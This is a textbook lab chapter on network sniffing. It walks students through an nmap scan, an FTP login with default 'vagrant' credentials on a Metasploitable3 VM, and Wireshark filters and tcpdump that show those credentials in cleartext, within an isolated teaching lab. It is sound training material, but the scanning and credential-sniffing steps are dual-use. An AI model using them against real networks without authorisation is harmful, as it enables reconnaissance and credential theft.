Start the Metasplitable3-Windows VM and produce the same screenshots as the deliverables. Describe your findings in a paragraph or two.

No Non-Printable Figures in this Chapter

CHAPTER 44

Scanning and Enumeration - Sniffing Basics

DANTE ROCCA

Sniffing is an important task for any hacker or network administrator. It allows one to see the traffic going across the network and pick out important details such as active machines, IP and MAC addresses, and sometimes even passwords if unencrypted traffic is being sent.

LEARNING OBJECTIVES

- Learn the basics of Wireshark filtering

PREREQUISITES

- Chapter 42 – Eagle Net
- Chapter 43 – Nmap

DELIVERABLES

- Screenshot of Wireshark filtered to only TCP and FTP
- Screenshot of tcpdump capture on the command line

RESOURCES

- "Lab 51 – Packet Capture with tcpdump" – https://www.101labs.net/comptia-security/lab-51-packet-capture-with-tcpdump/
- comparitech – tcpdump Cheat Sheet – https://cdn.comparitech.com/wp-content/uploads/2019/06/tcpdump-cheat-sheet-1.jpg.webp

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – Generating Traffic to be seen on WireShark

To begin the lab we'll use Wireshark, which learners should already be familiar with. After generating some traffic, we'll show how to use some basic filters.

1. Open a Wireshark capture between the router and the switch on the network containing the Metasploitable VM

NOTE: Keep Wireshark running in the background. This section is all about generating interesting network traffic to examine later.

2. Navigate to the Kali Linux VM

2.1. Open the terminal and check its IP address


NOTE: In this example, our Kali IP address is 100.100.100.5.

```
> ip address show
```

2.2. Perform an Nmap scan on the 200.200.200.0/24 network

```
> nmap 200.200.200.0/24
```

2.3. In our example, we can see that our Metasploitable3-linux machine has an IP address of 200.200.200.7 and has FTP running on port 21



```
Nmap scan report for 200.200.200.7
Host is up (0.029s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper

Nmap done: 256 IP addresses (4 hosts up) scanned in 23.06 seconds

┌──(student㉿kali)-[~]
└─$ 
```

Figure 1 – Nmap scan results

2.4. Connect to the FTP service running on the Metasploitable VM

```
> telnet 200.200.200.7 21
```


2.5. In the telnet terminal, log into the FTP server

```
user vagrant
```

```
pass vagrant
```

2.6. Exit the FTP session

```
quit
```




```
┌──(student㉿kali)-[~]
└─$ telnet 200.200.200.7 21
Trying 200.200.200.7...
Connected to 200.200.200.7.
Escape character is '^]'.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [200.200.200.7]
user vagrant
331 Password required for vagrant
pass vagrant
230 User vagrant logged in
quit
221 Goodbye.
Connection closed by foreign host.

┌──(student㉿kali)-[~]
└─$ 
```

Figure 2 – FTP login

2.7. Open Firefox and go to the following URL:

```
http://200.200.200.7/
```

2.8. You can see that there are four web pages you can click on: Three folders and a Hypertext Pre-processor (PHP) file



Index of /

Name	Last modified	Size	Description
chat/	2020-10-29 19:37	-	
drupal/	2011-07-27 20:17	-	
payroll_app.php	2020-10-29 19:37	1.7K	
phpmyadmin/	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 200.200.200.7 Port 80

Figure 3 – Results of Browser Visit

2.8.1. Click around on some of the various tabs on the webpage to generate traffic, then close the browser

Phase II – View traffic on wireshark and practice using filters

If you have ever observed Wireshark packet capture on a live connection you can be easily overwhelmed by the thousands of data packets. In this book, we generally use a 'closed' system so you may have only seen the packets of the tools we are using at the time. To separate the weeds from the wheat in a live environment, we need to learn to use filters. The most common filter on Wireshark is the display filter. We can use a combination of expressions and logical operators to filter which packets appear to us. The following are just some examples so you can gain practice using various display filters.


Command	Meaning
!=	Not equal
==	Equal
||	OR
&&	AND

Don't worry about each packet type; you can Google that information and gain knowledge as you gain experience. However, don't be afraid to click on any packet and explore.

1. Now that some traffic has been generated, switch to the Wireshark window that was opened earlier. We're going to apply some filters to look for certain kinds of traffic

   1.1. First, we'll filter the capture to only show packets that involve the Kali VM (100.100.100.5)

```
ip.addr==100.100.100.5
```



*- [Router ether3 to Switch3 Ethernet0]
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr==100.100.100.5
No.  Time        Source         Destination    Protocol Length Info
8782 1536.299707 100.100.100.5  200.200.200.7  HTTP      726 GET /phpmyadmin/themes/pmahomme/img/s_error.png HTTP/1.
8783 1536.303755 200.200.200.7  100.100.100.5  HTTP     1013 HTTP/1.1 200 OK  (PNG)
8784 1536.311009 100.100.100.5  200.200.200.7  TCP        66 33428 → 80 [ACK] Seq=1282 Ack=17914 Win=31872 Len=0 TSv
8787 1541.197659 200.200.200.7  100.100.100.5  TCP        66 80 → 33422 [FIN, ACK] Seq=19879 Ack=2200 Win=34048 Len=
8788 1541.199027 100.100.100.5  200.200.200.7  TCP        66 33422 → 80 [FIN, ACK] Seq=2200 Ack=19880 Win=31872 Len=
8789 1541.199736 200.200.200.7  100.100.100.5  TCP        66 80 → 33422 [ACK] Seq=19880 Ack=2201 Win=34048 Len=0 TSv
8791 1541.303876 200.200.200.7  100.100.100.5  TCP        66 80 → 33428 [FIN, ACK] Seq=17914 Ack=1282 Win=31616 Len=
8792 1541.305311 100.100.100.5  200.200.200.7  TCP        66 33428 → 80 [FIN, ACK] Seq=1282 Ack=17915 Win=31872 Len=
8793 1541.306034 200.200.200.7  100.100.100.5  TCP        66 80 → 33428 [ACK] Seq=17915 Ack=1283 Win=31616 Len=0 TSv
8794 1542.188171 100.100.100.5  200.200.200.7  TCP        66 33434 → 80 [FIN, ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval
8795 1542.189258 200.200.200.7  100.100.100.5  TCP        66 80 → 33434 [FIN, ACK] Seq=1 Ack=2 Win=29056 Len=0 TSval
8796 1542.190347 100.100.100.5  200.200.200.7  TCP        66 33434 → 80 [ACK] Seq=2 Ack=2 Win=32128 Len=0 TSval=1670
8797 1546.909686 100.100.100.5  200.200.200.7  TCP        74 51732 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PE
```

Figure 4 – Filtering out all packets not from the Kali VM

   1.2. That is too many packets for us to sift through. Let's add to our current filter to only show HTTP traffic

```
ip.addr==100.100.100.5 && http
```


*- [Router ether3 to Switch3 Ethernet0]
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
ip.addr==100.100.100.5 && http
No.  Time        Source         Destination    Protocol Length Info
8487 1528.647028 200.200.200.7  100.100.100.5  HTTP      601 HTTP/1.1 200 OK  (application/javascript)
8494 1528.647666 200.200.200.7  100.100.100.5  HTTP     1020 HTTP/1.1 200 OK  (application/javascript)
8516 1528.662218 200.200.200.7  100.100.100.5  HTTP     1104 HTTP/1.1 200 OK  (application/javascript)
8524 1528.667556 100.100.100.5  200.200.200.7  HTTP      650 GET /phpmyadmin/js/messages.php?lang=en&db=&collation_c
8558 1528.685589 100.100.100.5  200.200.200.7  HTTP      581 GET /phpmyadmin/js/get_image.js.php?theme=pmahomme HTTP
8576 1528.697153 200.200.200.7  100.100.100.5  HTTP      757 HTTP/1.1 200 OK  (text/javascript)
8601 1528.728823 200.200.200.7  100.100.100.5  HTTP       93 HTTP/1.1 200 OK  (application/javascript)
8610 1528.748982 200.200.200.7  100.100.100.5  HTTP     1388 HTTP/1.1 200 OK  (text/javascript)
8622 1528.766592 100.100.100.5  200.200.200.7  HTTP      571 GET /phpmyadmin/print.css HTTP/1.1
```

Figure 5 – Filtering on HTTP packets from the Kali VM

   1.3. Now, we'll use an "OR" operation to show both FTP and HTTP traffic

```
ip.addr==100.100.100.5 && http || ftp
```

   1.4. You can also see that the FTP login and passwords were passed in the clear




```
ip.addr==100.100.100.5 && http||ftp
```

```
No.    Time        Source          Destination     Protocol Length Info
  7013 576.689143  200.200.200.7   100.100.100.5   FTP      139 Response: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [200.200.200.7]
  7023 599.535714  100.100.100.5   200.200.200.7   FTP       68 Request:
  7025 599.536566  200.200.200.7   100.100.100.5   FTP      112 Response: 500 Invalid command: try being more creative
  7028 606.936234  100.100.100.5   200.200.200.7   FTP       80 Request: user vagrant
  7029 606.938811  200.200.200.7   100.100.100.5   FTP      101 Response: 331 Password required for vagrant
  7034 612.943828  100.100.100.5   200.200.200.7   FTP       80 Request: pass vagrant
  7035 612.950083  200.200.200.7   100.100.100.5   FTP       94 Response: 230 User vagrant logged in
  7042 655.191863  100.100.100.5   200.200.200.7   FTP       72 Request: quit
  7043 655.193436  200.200.200.7   100.100.100.5   FTP       80 Response: 221 Goodbye.
  7051 657.794666  200.200.200.7   100.100.100.5   FTP      139 Response: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [200.200.200.7]
  7059 663.887936  100.100.100.5   200.200.200.7   FTP       80 Request: user vagrant
  7061 663.889354  200.200.200.7   100.100.100.5   FTP      101 Response: 331 Password required for vagrant
  7063 669.600046  100.100.100.5   200.200.200.7   FTP       80 Request: pass vagrant
  7064 669.604949  200.200.200.7   100.100.100.5   FTP       94 Response: 230 User vagrant logged in
  7069 680.120145  100.100.100.5   200.200.200.7   FTP       72 Request: quit
  7070 680.121694  200.200.200.7   100.100.100.5   FTP       80 Response: 221 Goodbye.
  7099 804.813763  100.100.100.5   200.200.200.7   HTTP     412 GET /login.php HTTP/1.1
  7101 804.815386  200.200.200.7   100.100.100.5   HTTP     567 HTTP/1.1 404 Not Found  (text/html)
  7103 804.952650  100.100.100.5   200.200.200.7   HTTP     365 GET /favicon.ico HTTP/1.1
  7104 804.953543  200.200.200.7   100.100.100.5   HTTP     568 HTTP/1.1 404 Not Found  (text/html)
  7183 1120.122382 100.100.100.5   200.200.200.7   HTTP     403 GET / HTTP/1.1
  7185 1120.125951 200.200.200.7   100.100.100.5   HTTP     814 HTTP/1.1 200 OK  (text/html)
  7187 1120.202710 100.100.100.5   200.200.200.7   HTTP     360 GET /icons/blank.gif HTTP/1.1
  7188 1120.208108 200.200.200.7   100.100.100.5   HTTP     496 HTTP/1.1 200 OK  (GIF89a)
```

Figure 6 – Applying an HTTP or FTP filter to our target VM

1.5. Lastly, we'll use practice using a NOT operator to display all traffic not involving the Kali VM

```
ip.addr!=100.100.100.5
```



*- [Router ether3 to Switch3 Ethernet0]
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr!=100.100.100.5
```

```
No.    Time         Source           Destination      Protocol Length Info
     1 0.000000     200.200.200.7    200.200.200.255  BROWSER  288 Host Announcement METASPLOITABLE3, Workstation, Server, Print
     2 1.002698     200.200.200.7    200.200.200.255  NBNS      92 Name query NB WORKGROUP<1d>
     3 2.003496     200.200.200.7    200.200.200.255  NBNS      92 Name query NB WORKGROUP<1d>
     4 3.004403     200.200.200.7    200.200.200.255  NBNS      92 Name query NB WORKGROUP<1d>
     5 15.017553    200.200.200.7    200.200.200.255  BROWSER  247 Browser Election Request
     6 17.020379    200.200.200.7    200.200.200.255  BROWSER  247 Browser Election Request
     7 19.023220    200.200.200.7    200.200.200.255  BROWSER  247 Browser Election Request
     8 21.026200    200.200.200.7    200.200.200.255  BROWSER  247 Browser Election Request
     9 23.031419    200.200.200.7    200.200.200.255  BROWSER  247 Browser Election Request
   789 58.769544    200.200.200.1    255.255.255.255  MNDP     193 5678 → 5678 Len=151
  6892 118.773867   200.200.200.1    255.255.255.255  MNDP     193 5678 → 5678 Len=151
  6895 121.414280   200.200.200.7    150.150.150.254  DHCP     342 DHCP Request  - Transaction ID 0x4912ef0d
  6896 121.425420   150.150.150.254  200.200.200.7    DHCP     342 DHCP ACK      - Transaction ID 0x4912ef0d
  6901 130.765050   200.200.200.5    150.150.150.254  DHCP     338 DHCP Request  - Transaction ID 0x6b56922a
  6902 130.776338   150.150.150.254  200.200.200.5    DHCP     342 DHCP ACK      - Transaction ID 0x6b56922a
  6908 178.773370   200.200.200.1    255.255.255.255  MNDP     193 5678 → 5678 Len=151
  6913 235.584011   200.200.200.6    150.150.150.254  DHCP     354 DHCP Request  - Transaction ID 0x572fa63d
  6914 235.590901   150.150.150.254  200.200.200.6    DHCP     342 DHCP ACK      - Transaction ID 0x572fa63d
```

Figure 7 – All network traffic not used by our target machine


Phase III – tcpdump

While Wireshark is the tool of choice for sniffing, a wide variety of command line sniffers exist too. Tcpdump is the tool of choice in this category.

1. Switch to the Kali VM and open the terminal

2. To start tcpdump we need to know the different interfaces on our computer. Use the following command and take note of the interface connected on the GNS3 network

```
> ip address show
```



```
┌──(student㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:28:57:08 brd ff:ff:ff:ff:ff:ff
    inet 100.100.100.5/24 brd 100.100.100.255 scope global dynamic noprefixro
ute eth0
       valid_lft 359sec preferred_lft 359sec
    inet6 fe80::a00:27ff:fe28:5708/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(student㉿kali)-[~]
└─$ 
```

Figure 8 – Results of ip a


3. We can see there are two interfaces: **Local (lo)** and the **ethernet (eth0)**. Use this information to start a basic tcpdump session

```
> sudo tcpdump -n -i eth0
```

Switch	Description
-i	Specify the interface name we want to use.
-n	Do not convert addresses to names.

4. While tcpdump is running, generate traffic by opening a second terminal and connecting to the ftp server over telnet as we did in Phase I

5. Once traffic has been generated, return to the original terminal and use *Ctrl+C* to stop tcpdump



```
17:20:47.485375 ARP, Request who-has 100.100.100.1 tell 100.100.100.5, le
ngth 28
17:20:47.486748 ARP, Reply 100.100.100.1 is-at 0c:5f:be:25:00:01, length
46
17:20:51.583527 IP 100.100.100.5.53594 > 200.200.200.7.21: Flags [P.], se
